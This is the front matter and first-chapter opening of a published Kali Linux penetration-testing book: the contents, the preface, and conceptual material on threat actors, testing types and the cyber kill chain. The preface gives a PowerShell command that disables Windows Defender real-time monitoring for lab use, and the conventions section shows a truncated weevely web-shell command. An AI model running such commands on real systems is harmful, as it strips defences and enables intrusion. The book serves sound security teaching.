
Vijay Kumar Velu

Mastering Kali Linux for Advanced Penetration Testing

Second Edition

Secure your network with Kali Linux – the ultimate white hat hackers' toolkit



Packt

Mastering Kali Linux for Advanced Penetration Testing Fourth Edition

Apply a proactive approach to secure your cyber infrastructure and enhance your pentesting skills Vijay Kumar Velu

BIRMINGHAM—MUMBAI

Mastering Kali Linux for Advanced Penetration Testing Fourth Edition

Copyright © 2022 Packt Publishing *All rights reserved*. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written

permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Producer: Dr. Shailesh Jain **Acquisition Editor – Peer Reviews:** Saby Dsilva **Project Editor:** Amisha Vathare **Content Development Editor:** Bhavesh Amin **Copy Editor:** Safis Editor **Technical Editor:** Aditya Sawant **Proofreader:** Safis Editor **Indexer:** Pratik Shirodkar **Presentation Designer:** Ganesh Bhadwalkar First published: June 2014

Second edition: June 2017

Third edition: January 2019

Fourth edition: February 2022

Production reference: 2240222

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-80181-977-0

www.packt.com

Contributors

About the author

Vijay Kumar Velu is a passionate information security practitioner, author, speaker, investor, and blogger, currently based in London. He has over 16 years of IT industry experience, is a licensed penetration tester, and specializes in offensive security and digital forensics incident response.

He is the author of *Mastering Kali Linux for Advanced Penetration Testing* – Second and Third Editions, and *Mobile Application Penetration Testing*. Outside of work, he enjoys playing music and doing charity work. He holds multiple security qualifications, including CEH, ECSA, and CHFI.

I would like to dedicate this book to the open-source community and all security enthusiasts. I would like to thank my family, friends (Hackerz), and mentors. Special thanks to the Packt publishing team for all the support that they provided throughout the journey of this book and my colleagues, Brad and Rich, for their extended support.

About the reviewer

Glen D. Singh is a cybersecurity instructor and an InfoSec author. His areas of expertise are cybersecurity operations, offensive security tactics, and enterprise networking. He holds many certifications, including CEH, CHFI, PAWSP, and 3xCCNA (in CyberOps, Security, and Routing and Switching).

Glen loves teaching and mentoring others and sharing his wealth of knowledge and experience as an author. He has written many books that focus on vulnerability discovery and exploitation, threat detection, intrusion analysis, incident response (IR), implementing security solutions, and enterprise networking. As an aspiring game-changer, Glen is passionate about increasing cybersecurity awareness in his homeland, Trinidad and Tobago.

I would like to thank Divya Mudaliar and Saby Dsilva for having me as part of this project, Amisha Vathare for her continuous support during this journey, and the wonderful people at Packt Publishing. Thank you everyone!

Contents

- Preface
  - Who this book is for
  - What this book covers
  - To get the most out of this book
  - Get in touch
1. Goal-Based Penetration Testing
   - Different types of threat actors
   - Conceptual overview of security testing
   - Common pitfalls of vulnerability assessments, penetration testing, and red team exercises
   - Objective-based penetration testing
   - The testing methodology
   - Introduction to Kali Linux features
     - The role of Kali in red team tactics
   - Installing and updating Kali Linux
     - Using as a portable device
     - Installing Kali on a Raspberry Pi 4
     - Installing Kali on a VM
       - VMware Workstation Player
       - VirtualBox
     - Installing to a Docker appliance
     - Kali on AWS Cloud
     - Kali on Google Cloud Platform (GCP)
   - Kali on Android (non-rooted phones)
   - Organizing Kali Linux
     - Configuring and customizing Kali Linux
     - Resetting the default password
     - Configuring network services and secure communications
     - Adjusting network proxy settings
     - Accessing the secure shell remotely
     - Speeding up Kali operations

        - Sharing folders with the host operating system
        - Using Bash scripts to customize Kali
    - Building a verification lab
        - Installing defined targets
            - Lab Network
            - Active Directory and Domain Controller
            - Installing Microsoft Exchange Server 2016
            - Metasploitable3
            - Mutillidae
    - CloudGoat
    - Managing collaborative penetration testing using Faraday
    - Summary
2. Open-Source Intelligence and Passive Reconnaissance
    - Basic principles of reconnaissance
        - OSINT
        - Offensive OSINT
        - Gather domain information
        - Maltego
        - OSRFramework
        - Web archives
        - Passive Total
    - Scraping
        - Gathering usernames and email addresses
        - Obtaining user information
            - TinEye
        - Online search portals
            - SpiderFoot
        - Other commercial tools
    - Google Hacking Database
        - Using dork scripts to query Google
        - Data dump sites
        - Defensive OSINT
            - Dark web
            - Security breaches
            - Public records
        - Threat intelligence

        - Profiling users for password lists
    - Creating custom wordlists for cracking passwords
        - Using CeWL to map a website
        - Extracting words from Twitter using twofi
    - Summary
3. Active Reconnaissance of External and Internal Networks
    - Stealth scanning techniques
        - Adjusting source IP stack and tool identification settings
        - Modifying packet parameters
        - Using proxies with anonymity networks
    - DNS reconnaissance and route mapping
        - The whois command (post GDPR)
    - Employing comprehensive reconnaissance applications
        - The recon-ng framework
            - IPv4
            - IPv6
        - Using IPv6-specific tools
        - Mapping the route to the target
    - Identifying the external network infrastructure
    - Mapping beyond the firewall
    - IDS/IPS identification
    - Enumerating hosts
        - Live host discovery
    - Port, operating system, and service discovery
        - Port scanning
    - Writing your own port scanner using netcat
        - Fingerprinting the operating system
        - Determining active services
    - Large-scale scanning
        - DHCP information
        - Identification and enumeration of internal network hosts
        - Native MS Windows commands
        - ARP broadcasting
        - Ping sweep
        - Using scripts to combine masscan and nmap scans
        - Taking advantage of SNMP

        - Windows account information via SMB sessions
        - Locating network shares
        - Reconnaissance of active directory domain servers
        - Enumerating the Microsoft Azure environment
        - Using comprehensive tools (Legion)
    - Using machine learning for reconnaissance
    - Summary
4. Vulnerability Assessment
    - Vulnerability nomenclature
    - Local and online vulnerability databases
    - Vulnerability scanning with Nmap
        - Introduction to Lua scripting
        - Customizing NSE scripts
    - Web application vulnerability scanners
        - Nikto
        - Customizing Nikto
        - OWASP ZAP
    - Vulnerability scanners for mobile applications
    - The OpenVAS network vulnerability scanner
        - Customizing OpenVAS
    - Commercial vulnerability scanners
        - Nessus
        - Qualys
    - Specialized scanners
    - Threat modeling
    - Summary
5. Advanced Social Engineering and Physical Security
    - Command methodology and TTPs
        - Technology
            - Computer-based
            - Mobile-based
        - People-based
            - Physical attacks
            - Voice-based
    - Physical attacks at the console
        - samdump2 and chntpw

        - Sticky Keys
    - Creating a rogue physical device
        - Microcomputer or USB-based attack agents
            - The Raspberry Pi
            - MalDuino: the BadUSB
    - The Social Engineering Toolkit (SET)
        - Social-engineering attacks
        - Credential harvester web attack method
        - Multi-attack web attack method
        - HTA web attack method
        - Using the PowerShell alphanumeric shellcode injection attack
    - Hiding executables and obfuscating the attacker's URL
    - Escalating an attack using DNS redirection
        - Spear phishing attack
        - Email phishing using Gophish
    - Launching a phishing attack using Gophish
    - Using bulk transfer as phishing to deliver payloads
    - Summary
6. Wireless and Bluetooth Attacks
    - Introduction to wireless and Bluetooth technologies
    - Configuring Kali for wireless attacks
    - Wireless reconnaissance
    - Bypassing a hidden SSID
    - Bypassing MAC address authentication and open authentication
    - Attacking WPA and WPA2
        - Brute-force attacks
        - Attacking wireless routers with Reaver
    - Denial of Service (DoS) attacks against wireless communications
    - Compromising enterprise implementations of WPA2
    - Working with bettercap
    - Evil Twin attack using Wifiphisher
    - WPA3
    - Bluetooth attacks

- Summary
7. Exploiting Web-Based Applications
    - Web application hacking methodology
    - The hacker's mind map
    - Reconnaissance of web apps
        - Detection of web application firewall and load balancers
        - Fingerprinting a web application and CMS
        - Mirroring a website from the command line
    - Client-side proxies
        - Burp Proxy
        - Web crawling and directory brute-force attacks
        - Web service-specific vulnerability scanners
    - Application-specific attacks
        - Brute-forcing access credentials
            - OS command injection using commix
            - sqlmap
            - XML injection
            - Bit-flipping attack
            - Maintaining access with web shells
    - The Browser Exploitation Framework (BeEF)
        - Installing and configuring BeEF
    - Understanding the BeEF browser
        - Using BeEF as a tunneling proxy
    - Summary
8. Cloud Security Exploitation
    - Introduction to cloud services
    - Vulnerability scanning and application exploitation in an EC2 instance
    - Testing for S3 bucket misconfiguration
    - Exploiting security permission flaws
    - Obfuscating CloudTrail logs
    - Summary
9. Bypassing Security Controls
    - Bypassing Network Access Control (NAC)
        - Pre-admission NAC
            - Adding new elements

        - Identifying the rules
        - Disabling endpoint security
    - Post-admission NAC
        - Bypassing isolation
        - Detecting a honeypot
- Bypassing application-level controls
    - Tunneling past client-side firewalls using SSH
        - Inbound to outbound
        - Bypassing URL filtering mechanisms
        - Outbound to inbound
- Bypassing the antivirus with files
    - Using the Veil framework
    - Using Shellter
- Going fileless and evading antivirus
- Bypassing Windows operating system controls
    - User Account Control (UAC)
        - Using fodhelper to bypass UAC in Windows 10
        - Using Disk Cleanup to bypass UAC in Windows 10
    - Obfuscating the PowerShell and using fileless techniques
    - Other Windows-specific operating system controls
        - Access and authorization
        - Encryption
        - System security
        - Communications security
        - Auditing and logging
- Summary

10. Exploitation
    - The Metasploit Framework
        - Libraries
            - REX
            - Framework core
            - Framework base
        - Interfaces
        - Modules
        - Database setup and configuration

- Exploiting targets using MSF
  - Single targets using a simple reverse shell
- Exploiting multiple targets using MSF resource files
- Using public exploits
  - Locating and verifying publicly available exploits
  - Compiling and using exploits
    - Compiling C files and executing exploits
    - Adding the exploits that are written using the MSF as a base
- Developing a Windows exploit
  - Identify the vulnerability through fuzzing
  - Debug and replicate the crash
  - Control the application execution
  - Identify the right bad characters and generate shellcode
  - Obtain the shell
- PowerShell Empire framework
- Summary

11. Action on the Objective and Lateral Movement
    - Activities on the compromised local system
      - Conducting rapid reconnaissance of a compromised system
      - Finding and taking sensitive data – pillaging the target
        - Creating additional accounts
      - Post-exploitation tools
        - The Metasploit Framework – Meterpreter
        - The PowerShell Empire project
        - CrackMapExec
    - Horizontal escalation and lateral movement
      - Compromising domain trusts and shares
      - PsExec, WMIC, and other tools
        - WMIC
        - Windows Credentials Editor
      - Lateral movement using services
      - Pivoting and port forwarding
        - Using ProxyChains
    - Summary

12. Privilege Escalations
    - Overview of the common escalation methodology
    - Escalating from domain user to system administrator
    - Local system escalation
    - Escalating from administrator to system
        - DLL injection
    - Credential harvesting and escalation attacks
        - Password sniffers
        - Responder
        - Performing a MiTM attack on LDAP over TLS
    - Escalating access rights in Active Directory
    - Compromising Kerberos – a golden-ticket attack
    - Summary
13. Command and Control
    - Persistence
    - Using persistent agents
        - Employing Netcat as a persistent agent
        - Using schtasks to configure a persistent task
        - Maintaining persistence with the Metasploit framework
            - Using the post exploit persistence module
        - Creating a standalone persistent agent with Metasploit
        - Persistence using online file storage cloud services
            - Dropbox
            - Microsoft OneDrive
            - Covenant
            - PoshC2
    - Domain fronting
        - Using Amazon CloudFront for C2
    - Exfiltration of data
        - Using existing system services (Telnet, RDP, and VNC)
        - Using the ICMP protocol
        - Hiding evidence of an attack
    - Summary
14. Embedded Devices and RFID Hacking
    - Embedded systems and hardware architecture
        - Embedded system basic architecture

Understanding firmware
Different types of firmware
Understanding bootloaders
Common tools
Firmware unpacking and updating
Introduction to RouterSploit Framework
UART
Cloning RFID using ChameleonMini
Other tools
Summary
Other Books You May Enjoy
Index

Preface

This book is about the use of Kali Linux in performing penetration tests against networks, systems, and applications. A penetration test simulates an attack against a network or a system by a malicious outsider or insider. Unlike a vulnerability assessment, penetration testing is designed to include the exploitation phase. Therefore, it proves that the exploit is present and that the system is at risk of being compromised if not acted upon.

Throughout this book, we will refer to *penetration testers*, *attackers*, *pentesters*, and *hackers* interchangeably as they use the same techniques and tools to assess the security of networks and data systems. The only difference between them is their end objective—infiltrating a secure data network or a data breach.

Readers must be aware that it is **illegal** to knowingly/intentionally scan or access a protected computer or network without explicit approval.

In short, this book will take you through a journey of a penetration tester with many proven techniques to defeat the latest defenses on a network using Kali Linux. From selecting the most effective tools,

to rapidly compromising network security to highlighting the techniques used to avoid detection.

Who this book is for

If you're a penetration tester, IT professional, or security consultant who wants to maximize the success of your network testing using some of the advanced features of Kali Linux, then this book is for you. Some prior exposure to the basics of penetration testing/ethical hacking would be helpful to get the most out of this title.

What this book covers

Chapter 1, *Goal-Based Penetration Testing*, introduces a functional outline based on the penetration testing methodology that will be used throughout the book. It ensures that a coherent and comprehensive approach to penetration testing will be followed.

Chapter 2, *Open-Source Intelligence and Passive Reconnaissance*, provides a background on how to gather information about a target using publicly available sources and the tools that can simplify reconnaissance and information management.

Chapter 3, *Active Reconnaissance of External and Internal Networks*, introduces the reader to stealthy approaches that can be used to gain information about the target, especially the information that identifies vulnerabilities, which could be exploited.

Chapter 4, *Vulnerability Assessment*, teaches you the semi-automated process of scanning a network and its devices to locate systems that are vulnerable to attack and compromise and the process of taking all reconnaissance and vulnerability scan information, assessing it, and then creating a map to guide the penetration testing process.

Chapter 5, *Advanced Social Engineering and Physical Security*, shows you why being able to physically access a system or interact with the humans who manage it provides the most successful route to exploitation.

Chapter 6, *Wireless and Bluetooth Attacks*, provides a brief explanation of wireless and Bluetooth technologies and focuses on

the common techniques used to compromise these networks by bypassing security.

Chapter 7, *Exploiting Web-Based Applications*, provides a brief overview of one of the most complex delivery phases to secure: web-based applications that are exposed to the public internet.

Chapter 8, *Cloud Security Exploitation*, focuses on attacks against AWS cloud infrastructure, which are frequently prone to security misconfigurations and are protected to the same degree as the organization's primary network.

Chapter 9, *Bypassing Security Controls*, demonstrates the most common security controls in place, identifies a systematic process for overcoming these controls, and demonstrates this using the tools from the Kali toolset.

Chapter 10, *Exploitation*, demonstrates the methodologies that can be used to find and execute exploits that allow a system to be compromised by an attacker.

Chapter 11, *Action on the Objective and Lateral Movement*, focuses on the immediate post-exploit activities, as well as the aspect of horizontal escalation – the process of using an exploited system as a starting point to "jump off" to other systems on the network.

Chapter 12, *Privilege Escalations*, teaches the penetration tester to own all aspects of a system's operations; more importantly, obtaining some access privileges that allow the tester to control all the systems across a network.

Chapter 13, *Command and Control*, focuses on what a modern attacker would do to enable data to be exfiltrated to the attacker's

location and hide the evidence of the attack.

Chapter 14, Embedded Devices and RFID hacking, focuses on what a modern attacker would do to perform a structured attack on embedded devices and clone NFC cards.

To get the most out of this book

To practice the material presented in this book, you will need virtualization tools such as VMware or VirtualBox.

You will need to download and configure the Kali Linux operating system and its suite of tools. To ensure that it is up-to-date and that you have all of the tools, you will need access to an internet connection.

Sadly, not all of the tools on the Kali Linux system will be addressed since there are too many of them. The focus of this book is not to overwhelm you with all of the tools and options but to provide an approach for testing that will allow you to learn and incorporate new tools as their experiences and knowledge change over time.

Although most of the examples from this book focus on Microsoft Windows, the methodology and most of the tools are transferrable to other operating systems such as Linux and the other flavors of Unix.

Finally, this book applies Kali to complete the cyber kill chain against target systems. You will need a target operating system. Many of the examples in the book use Microsoft Windows 2016, Windows 10, Ubuntu 14.04, and Windows 2008 R2.

To make the best use of lab exercises, it is recommended that you disable Windows Defender on the vulnerable Windows servers by running

PowerShell with administrative privilege and typing `Set-MpPreference -DisableRealtimeMonitoring $true`

Download the example code files

The code bundle for the book is hosted on GitHub at https://github.com/PacktPublishing/Mastering-Kali-Linux-for-Advanced-Penetration-Testing-4E. We also have other code bundles from our rich catalog of books and videos available at https://github.com/PacktPublishing/. Check them out!

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: https://static.packt-cdn.com/downloads/9781801819770_ColorImages.pdf.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in the text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. For example; “Mount the downloaded `WebStorm-10*.dmg` disk image file as another disk in your system.”

A block of code is set as follows:

```
<!DOCTYPE foo [ <!ENTITY Variable "hello" > ]><somexml><m
```

Any command-line input or output is written as follows:

```
sudo weevely http://<target IP address><directory> <passw
```

Bold: Indicates a new term, an important word, or words you see on the screen, such as in menus or dialog boxes. For example: “An increasingly common protective device is the **Web Application Firewall** (**WAF**) and DNS **Content Delivery Network** (**CDN**).”

Warnings or important notes appear like this.

Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: Email `feedback@packtpub.com`, and mention the book's title in the subject of your message. If you have questions about any aspect of this book, please email us at `questions@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book we would be grateful if you would report this to us. Please visit, http://www.packtpub.com/submit-errata, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packtpub.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit http://authors.packtpub.com.

Share your thoughts

Once you've read *Mastering Kali Linux for Advanced Penetration Testing, Fourth Edition*, we'd love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

1

Goal-Based Penetration Testing

The COVID-19 pandemic has changed the way the world operates. Organizations of all sizes have transformed themselves from having none or partial remote working to all of their employees adopting this style. With the *new normal*, accessible and remote technology has become very important for work and in peoples' personal lives. We can certainly call this a *virtual world*, where confidential activities that used to happen in closed rooms now happen over the internet. This has significantly increased the number of cyber threats at least five-fold. Threat actors utilize this digital transformation to exploit the mistakes made by users and companies as their entry point for financial gain, generating reputational damage, or whatever else their goal may be. This occurs in the form of ransomware, phishing, and data breaches.

To understand the current and future ways of working, let us start by exploring the different objectives or goals of threat actors. In this chapter, we will discuss the different types of threat actors and the importance of goal-based penetration testing with a set of objectives; we investigate misconceptions and how a typical vulnerability scan, penetration testing, and red team exercise can

fail without the importance of a goal. This chapter also provides an overview of security testing and setting up a verification lab, focusing on the customization of Kali to support some advanced aspects of penetration testing. By the end of this chapter, you will have covered the following:

- The different types of threat actors
- An overview of security testing
- Misconceptions of vulnerability scanning, penetration testing, and red team exercises
- The history and purpose of Kali Linux
- Updating and organizing Kali
- Installing Kali on various services (Amazon Web Services/Google Cloud Platform/Android)
- Setting up defined targets
- Building a verification lab

Let us begin with the types of threat actors that exploit technological infrastructure.

Different types of threat actors

A threat actor is nothing but an entity or individual who is responsible for an event or incident that impacts another entity. It is important that we understand the different types of threat actors and their common motivations, which will help us throughout this book to understand different perspectives. *Table 1.1* provides the common threat actors, their motives, and typical goals.

Threat Actor	**Common Motivation**	**Goal(s)**
State-or government-sponsored actors	Military, political, and technological agendas	Cyber espionage, data theft, or any other activity that interests a nation for its economic benefits
Organized crime or cybercriminals	Financial gain and profit	Money and valuable data
Hacktivists/cyber extremists	Motivational overlaps	Focus on exposing secrets and disrupting services/organizations that they think are not good for society (hacktivists); focus on causing harm and destruction to further their cause (extremists)

Insiders	Revenge	Money or data ransom or creating revenue loss

Table 1.1: Various threat actors and their motivations

We have now summarized the four major threat actors and their motivations that we can use during goal-based penetration testing and red team exercises to simulate real threat scenarios.

Conceptual overview of security testing

Now that we understand the different threat actors; let's go ahead and understand *what the organizations are trying to protect and from whom?* If you asked 100 security consultants the question, *what is security testing?*, it is very likely that you would receive 100 different responses.

In its simplest form, security testing is a process to determine that any information asset or system is protected and its functionality is maintained as intended.

Common pitfalls of vulnerability assessments, penetration testing, and red team exercises

In this section, we will discuss some misconceptions and limitations regarding traditional/classical vulnerability scanning, penetration testing, and red team exercises. Let us now understand the actual meaning of these three topics in simple terms and their limitations:

- **Vulnerability Assessment (VA)**: The process of identifying vulnerabilities or security loopholes in a system or network through a vulnerability scanner. One of the misconceptions about VA is that it will let you find all of the known vulnerabilities; well, that's not true. Limitations with VA include that only potential vulnerabilities are found, and it depends purely on the type of scanner that you utilize. It might also include a number of false positives and, to the business owner, there is no clear indication as to which ones do not pose a relevant risk and which one will be initially utilized by the attackers to gain access. The biggest pitfall of VA is false negatives, meaning the scanner did not find an issue that the system or application has.
- **Penetration testing (pentesting)**: The process of safely simulating the hacking scenarios by exploiting vulnerabilities without much impact on the existing network or business. There is also a lower number of false positives since testers will

try to validate the vulnerabilities and also attempt to exploit them. A limitation with pentesting is that it uses only currently known, publicly available exploits; mostly, these are a focus for project testing. We often hear from pentesters during an assessment, *Yay! Got Root*—but we never hear the question, *what can you do with it?* This could be due to various reasons such as project limitations, including the reporting of high-risk issues immediately to the client, or the client only being interested in one segment of the network and only wanting that part tested.

One of the misconceptions about the pentest is that it provides the attacker with a full view of the network, and you are safe once penetration testing has been performed. This is not the case when attackers have found a vulnerability in the business process of your secure application.

- **Red Team Exercise (RTE)**: A focused process of evaluating the effectiveness of an organization to defend against cyber threats and improve its security by any possible means; during an RTE, we can discover multiple ways of achieving project objectives/scenarios and goals, such as complete coverage of activities with the defined project goal, including phishing (enticing a victim to enter sensitive information or download malicious content through emails), vishing (enticing a victim to provide or do some actions with malicious intent through phone calls), "WhatsApping" (engaging a victim through

WhatsApp messenger with malicious intent), wireless, disk drops (USB and SSD), and physical penetration testing. The limitations with RTEs are time-bound, pre-defined scenarios and an assumed rather than real environment. Often, the RTE is run with a fully monitored mode for every technique, and tactics are executed according to the procedure, but this isn't the case when a real attacker wants to achieve an objective.

Figure 1.1 showcases the difference between all three activities in terms of the length and breadth of their focus:




Figure 1.1: The three methods of assessing the vulnerability of systems and the breadth and depth to which they are successful

Often, all three different testing methodologies refer to the term *hack* or *compromise*. We will hack your network and show you where your weaknesses are; but wait, does the client or business owner understand the difference between these terms? How do we

measure it? What are the criteria? And when do we know that the hack or compromise is complete? All the questions point to only one thing: what the purpose of the testing is, and what the primary goal in mind is.

Objective-based penetration testing

The primary goal of a pentest/RTE is to determine the real risk, differentiating the risk rating from the scanner and giving a business a risk value for each asset, along with the risk to the brand image of the organization. It's not about how much risk they have; rather, how much they are exposed and how easy it is to exploit this exposure.

A threat that has been found does not really constitute a risk and need not be demonstrated; for example, **Cross-Site Scripting** (**XSS**) is a script injection vulnerability that can steal users' credentials. If a client running a trading company had a brochure website that provides static content to their customers was vulnerable to XSS, it may not have a significant impact on the business. In this case, a client might accept the risk and put in a mitigation plan using a **Web Application Firewall (WAF)** to prevent the XSS attacks. If the same vulnerability was identified on their main trading website, however, then it would be a significant issue in need of rectification as soon as possible since the company will be at risk of losing the trust of customers through attackers stealing their credentials.

Objective-based penetration testing is time-based, depending on the specific problem that an organization faces. An example of an objective is: *We are most worried about our data being stolen and the regulatory fines incurred as a consequence of these breaches*. So, the objective now is to compromise the data either by exploiting a system flaw or by manipulating the employees through phishing; sometimes it will be a surprise to see some of their data is already

available on the dark web. Every objective comes with its own **Tactics, Techniques, and Procedures** (**TTP**) that will support the primary goal of the penetration test activity. We will be exploring all of these different methodologies throughout this book using Kali Linux 2021.4.

The testing methodology

Methodologies rarely consider why a penetration test is being undertaken or which data is critical to the business and needs to be protected. In the absence of this vital first step, penetration tests lose their focus.

Many penetration testers are reluctant to follow a defined methodology, fearing that it will hinder their creativity in exploiting a security weakness on the network or application. Penetration testing fails to reflect the actual activities of a malicious attacker. Frequently, the client wants to see whether you can gain administrative access to a particular system (that is, *Can you root the box?*). However, the attacker may be focused on copying critical data in a manner that does not require root access or cause a denial of service.

To address the limitations inherent in formal testing methodologies, they must be integrated in a framework that views the network from the perspective of an attacker, known as the **cyber kill chain**.

In 2009, Mike Cloppert of Lockheed Martin CERT introduced the concept that is now known as the cyber kill chain. This includes the steps taken by an adversary when they are attacking a network. It does not always proceed in a linear flow, as some steps may occur in parallel. Multiple attacks may be launched over time at the same target, and overlapping stages may occur.

In this book, we have modified Cloppert's cyber kill chain to more accurately reflect how attackers apply these steps when exploiting networks, applications, and data services. *Figure 1.2* shows a typical cyber kill chain of an attacker:




Figure 1.2: The typical cyber kill chain an attacker may follow

A typical cyber kill chain of an attacker can be described as follows:

- **Explore or reconnaissance phase**: The adage, *reconnaissance time is never wasted time*, adopted by most military organizations, acknowledges that it is better to learn as much as possible about an enemy before engaging them. For the same reason, attackers will conduct extensive reconnaissance of a target before attacking. In fact, it is estimated that at least 70 percent of the effort of a penetration test or an attack is spent conducting reconnaissance! Generally, they will employ two types of reconnaissance:
    - **Passive**: There is no direct interaction with the target in a hostile manner. For example, the attacker will review publicly available website(s), assess online media

(especially social media sites), and attempt to determine the **attack surface** of the target. One particular task will be to generate a list of past and current employee names, or even an investigation into the breached databases that are publicly available.

These names will form the basis of attempts to use brute force in guessing passwords. They will also be used in social engineering attacks. This type of reconnaissance is difficult, if not impossible, to distinguish from the behavior of regular users.

- **Active**: This can be detected by the target, but it can be difficult to distinguish it from the rest of the activity that most online organizations encounter from regular traffic. Activities occurring during active reconnaissance include physical visits to target premises, port scanning, and remote vulnerability scanning.

- **Delivery phase**: Delivery is the selection and development of the weapon that will be used to complete the exploit during the attack. The exact weapon chosen will depend on the attacker's intent as well as the route of delivery (for example, across the network, via a wireless connection, or through a web-based service). The impact of the delivery phase will be examined in detail in the second half of this book.
- **Exploit or compromise phase**: This is the point when a particular exploit is successfully applied, allowing attackers to gain a foothold in the objective system. The compromise may have occurred in a single phase (for example, a known operating system vulnerability was exploited using a buffer

overflow), or it may have been a multiphase compromise (for example, if an attacker could search and download the data from the internet from sources such as https://haveibeenpwned.com or similar; these sites typically include breached data, including usernames, passwords, phone numbers, and email addresses, that will allow them to easily create a dictionary of passwords to attempt to access the **Software as a Service (SaaS)** applications, such as Microsoft Office 365 or Outlook Web, attempt to log in to a corporate VPN directly, or use email addresses to perform targeted email phishing techniques. The attacker could even send an SMS with malicious links to deliver a payload). Multiphase attacks are the norm when a malicious attacker targets a specific enterprise.

- **Achieve phase – Action on the Objective**: This is frequently, and incorrectly, referred to as the exfiltration phase because there is a focus on perceiving attacks solely as a route to steal sensitive data (such as login information, personal information, and financial information). It is in fact common for an attacker to have a different objective; for example, an attacker may wish to drop a ransomware package on their competitors to drive customers to their own business. Therefore, this phase must focus on the many possible actions of an attacker. One of the most common exploitation activities occurs when the attackers attempt to improve their access privileges to the highest possible level (vertical escalation) and to compromise as many accounts as possible (horizontal escalation).

- **Achieve phase – Persistence**: If there is value in compromising a network or system, then that value can likely be increased if there is persistent access. This allows attackers to maintain communications with a compromised system. From a defender's point of view, this is the part of the cyber kill chain that is usually the easiest to detect.

Cyber kill chains are merely metamodels of an attacker's behavior when they attempt to compromise a network or a particular data system. As a metamodel, it can incorporate any proprietary or commercial penetration testing methodology. Unlike the methodologies, however, it ensures a strategic-level focus on how an attacker approaches the network. This focus on the attacker's activities will guide the layout and content of this book.

Introduction to Kali Linux features

Kali Linux (**Kali**) is the successor to the BackTrack penetration testing platform that is generally regarded as the de facto standard package of tools used to facilitate penetration testing to secure data and voice networks. It was developed by Mati Aharoni and Devon Kearns of Offensive Security. This distribution is mainly meant for penetration testing and digital forensics.

In **2021,** Kali had four updates. The latest rolling version was released on December 9, 2021 with kernel 5.14.0 and the Xfce 4.16.3 desktop environment. Additionally, there was a minor update on December 23, 2021 with version Kali 2021.4a.

Some features of this latest version of Kali include the following:

